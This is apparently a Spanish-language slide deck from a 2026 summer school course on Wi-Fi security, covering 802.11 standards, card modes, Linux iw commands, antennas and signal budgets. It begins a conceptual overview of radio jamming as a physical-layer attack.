

Summer School 2026

Seguridad en redes Wi-Fi

Pablo Garaizar (txipi)



Índice

- Introducción.
 - Conceptos básicos.
 - Tarjetas Wi-Fi.
 - Puntos de acceso.
 - Antenas.
- Capa física.
- Capa de enlace de datos.
- Portales cautivos.

Introducción

¿Qué es Wi-Fi?




- Wi-Fi es una familia de estándares IEEE 802.11 que permite la **comunicación inalámbrica** entre dispositivos:

Version	802.11	802.11b	802.11a	802.11g	802.11n	802.11ac	802.11ax	802.11be
Name	"Wi-Fi 0"	Wi-Fi 1	W-Fi 2	W-Fi 3	W-Fi 4	W-Fi 5	W-Fi 6, 6e	Wi-Fi 7
Bands	2.4 GHz	2.4 GHz	5 GHz only	2.4 Ghz	2.4 & 5 GHz	5 GHz	2.4 & 5 GHz (6GHz 6e)	2.4/5/6 GHz
Speed	1 - 2 Mb/s	< 11 Mb/s	< 54 Mb/s	< 54 Mb/s	600 Mb/s	< 3.5 Gb/s	< 9.6 Gb/s	< 46 Gb/s
Year	1997	1999	1999	2003	2009	2013	2019 - 2021	2024
MIMO	Routers & access points can connect to multiple devices at a time, but only talk to one device at a time. Devices take turns.				MIMO Only	MU-MIMO		
Beamform	Transmission is sent in every direction, instead of to devices.					Yes		
OFDMA	Orthogonal frequency-division multiple access - delivering data to multiple devices at the same time more efficiently, introduced in Wi-Fi 6.						Yes	
MLO	Multi link operation, allows wifi-7 devices to connect to 2 bands at the same time for greater speeds.							Yes

Conceptos básicos

- **Punto de acceso** (AP): gestiona el medio físico y permite la comunicación entre estaciones.
 - **ESSID**: nombre de la red Wi-Fi.
 - **BSSID**: MAC de la red Wi-Fi.
- **Estaciones** (STA): pueden conectarse a un AP o establecer conexiones ad-hoc.


Conceptos básicos




Otras topologías:

- **Punto a punto.**
- **Punto a multipunto.**
- **Redes mesh.**



Punto a punto



Punto a punto



Redes mesh (802.11s)



Tarjetas Wi-Fi

Tarjetas de red Wi-Fi

- **Sustituyen** a las tarjetas de red cableadas.
- **Características** importantes:
 - **Chipset + driver:** qué puede hacer, cómo, etc.
 - **Potencia** de emisión.
 - **Sensibilidad.**
 - **Antenas** y conectores.

Tarjetas de red Wi-Fi

- Varios **modos** de funcionamiento:
 - **Ad-hoc (IBSS)**: STA <> STA.
 - **Managed** o Infrastructure: STA <> AP.
 - **Master**: AP <> STA.
 - **Monitor**: captura.
 - **Repeater**: repetidor.
 - **Secondary**: master/repeater secundario.

- **Ad-hoc (IBSS):** STA <> STA:
 - Similar a conexión mediante cable ethernet cruzado (sin embargo, pueden estar conectados varias STA en modo ad-hoc).
 - Ningún AP gestiona el medio:
 - Aumento de colisiones → baja el rendimiento.

- **Managed** o Infrastructure: STA <> AP:
 - La tarjeta deja toda la responsabilidad al AP para que gestione el tráfico.
 - Si el AP no se anuncia (emitiendo “beacons”), podemos ver el BSSID o ESSID haciendo “surveys”.

Tarjetas de red Wi-Fi



- **Master:** AP <> STA:
 - La interfaz Wi-Fi de un AP está en modo Master, gestionando el medio físico.
 - Podemos convertir PCs en APs configurando la tarjeta en modo Master.
 - Rogue AP: APs maliciosos.

- **Monitor:** captura:
 - Monitoriza un canal específico sin transmitir paquetes (de forma pasiva)
 - La tarjeta no mira los CRC's de los paquetes
 - NO es lo mismo que el modo promiscuo
 - No todas las tarjetas facilitan el modo RFMON.

Tarjetas de red Wi-Fi



- ¿Qué chipset tiene mi tarjeta?
 - Linux, consola: `lspci -v`

```
06:00.0 Network controller: Realtek Semiconductor Co., Ltd. RTL8852BE
PCIe 802.11ax Wireless Network Controller
```

```
Subsystem: AzureWave Device 5470
```

```
Flags: fast devsel, IRQ 37, IOMMU group 8
```

```
I/O ports at e000 [size=256]
```

```
Memory at fcd00000 (64-bit, non-prefetchable) [size=1M]
```

```
Capabilities: <access denied>
```

```
Kernel modules: rtw89_8852be
```

Tarjetas de red Wi-Fi



- Comando fundamental: `iw`

`iw help`: ayuda con todas las opciones de `iw`.

`iw list / phy`: listado de todos los dispositivos físicos Wi-Fi y sus características (`phy0`).

`iw dev`: listado de todos los dispositivos virtuales (`wlan0`).

`iw event`: escuchar eventos Wi-Fi.

`iw event -f`: ver tramas `assoc/disassoc`.

`iw event -t`: con marcas temporales.

Tarjetas de red Wi-Fi

- Comando fundamental: `iw`

`iw dev wlan0 link`: estado de conexión de wlan0.

`iw dev wlan0 station dump`: estadísticas de conexión.

`iw dev wlan0 connect ESSID`: conecta la AP ESSID.

`iw dev wlan0 disconnect`: desconectar.

`iw dev wlan0 set freq 2412`: cambia la frecuencia a 2.412 GHz.

`iw dev wlan0 set channel 1`: cambia el canal al 1.

<https://wireless.docs.kernel.org/en/latest/en/users/documentation/iw.html>

Puntos de Acceso


Puntos de Acceso

- La mayoría de APs **domésticos** son “**fat APs**”: pueden gestionar la red Wi-Fi de manera independiente, normalmente hacen routing a Internet.




Puntos de Acceso

- En **infraestructuras** grandes se usan “**thin APs**”: sondas que son gestionadas de manera centralizada.




Puntos de Acceso






Antenas

- Si queremos mejorar la señal/ruido de nuestra conexión podemos usar antenas:
 - **Omnidireccionales:** emiten en todas las direcciones.
 - **Directivas:** emiten en una dirección.

Antenas omnidireccionales



Antenas directivas



Antenas directivas: cantennas



Conceptos de señal / ruido: Potencia

- Cantidad de **energía irradiada**.
- Se mide en:
 - Miliwatios (mW).
 - Decibelios (dB).
 - Principal unidad de medida en telecomunicación.
 - Se simboliza mediante: dB
 - Unidad logarítmica, medida relativa.

Ejemplo: Tarjeta emite 30 mW ~ 15 dBm

Conceptos de señal / ruido: Sensibilidad

- Es la **señal mínima** que es capaz de recibir el receptor de forma inteligible.
- Se mide en dBm con valor negativo.
- Valores típicos: tarjeta Wi-Fi 802.11b
 - 11 Mbps: -82 dBm
 - 5.5 Mbps: -87 dBm
 - 2 Mbps: -91 dBm
 - 1 Mbps: -94 dBm

Conceptos de señal / ruido: Pérdidas

- Es la **atenuación de la señal** debido a los medios que tiene que atravesar:
 - Pérdidas en cables y conectores.
 - Pérdidas en espacio libre:
 - Cuanta más distancia, mayores pérdidas.
 - Lluvia: atenuación, refracción, etc.
 - Muros:
 - Pladur = 3 dB, Hormigón: 4 dB, Metal: 6 dB, Ladrillos = 8 dB, etc.

Conceptos de señal / ruido: Ganancia

- Es la capacidad de **concentrar energía** de una antena de forma eficiente.
- La ganancia de la antena es la misma para recibir y retransmitir.
- **Energía irradiada** = potencia - pérdidas + ganancia.
 - Si es mayor que la sensibilidad de la tarjeta, la señal es detectable.

Vulnerabilidades

Recordatorio del modelo por capas

OSI Model




TCP/IP Model



Ataques a la capa física: Radio Jamming

- **Saturar el medio** mediante una señal de ruido más potente que la emisión original
- Desventajas:
 - Energéticamente muy **ineficiente**.
 - **No es selectivo**: no es posible anular unas comunicaciones y permitir otras al mismo tiempo.
 - Es fácilmente **detectable**.

Wi-Spy: analizador de espectro low-cost




Ataques a la capa física: Radio Jamming


- **Ataques menos ineficientes:**
 - **Periódicos:** a intervalos (regulares, exponenciales o aleatorios).
 - **Inteligentes:** entendiendo los protocolos de capas superiores, de forma sutil y eficiente.

Ataques a la capa física: Radio Jamming

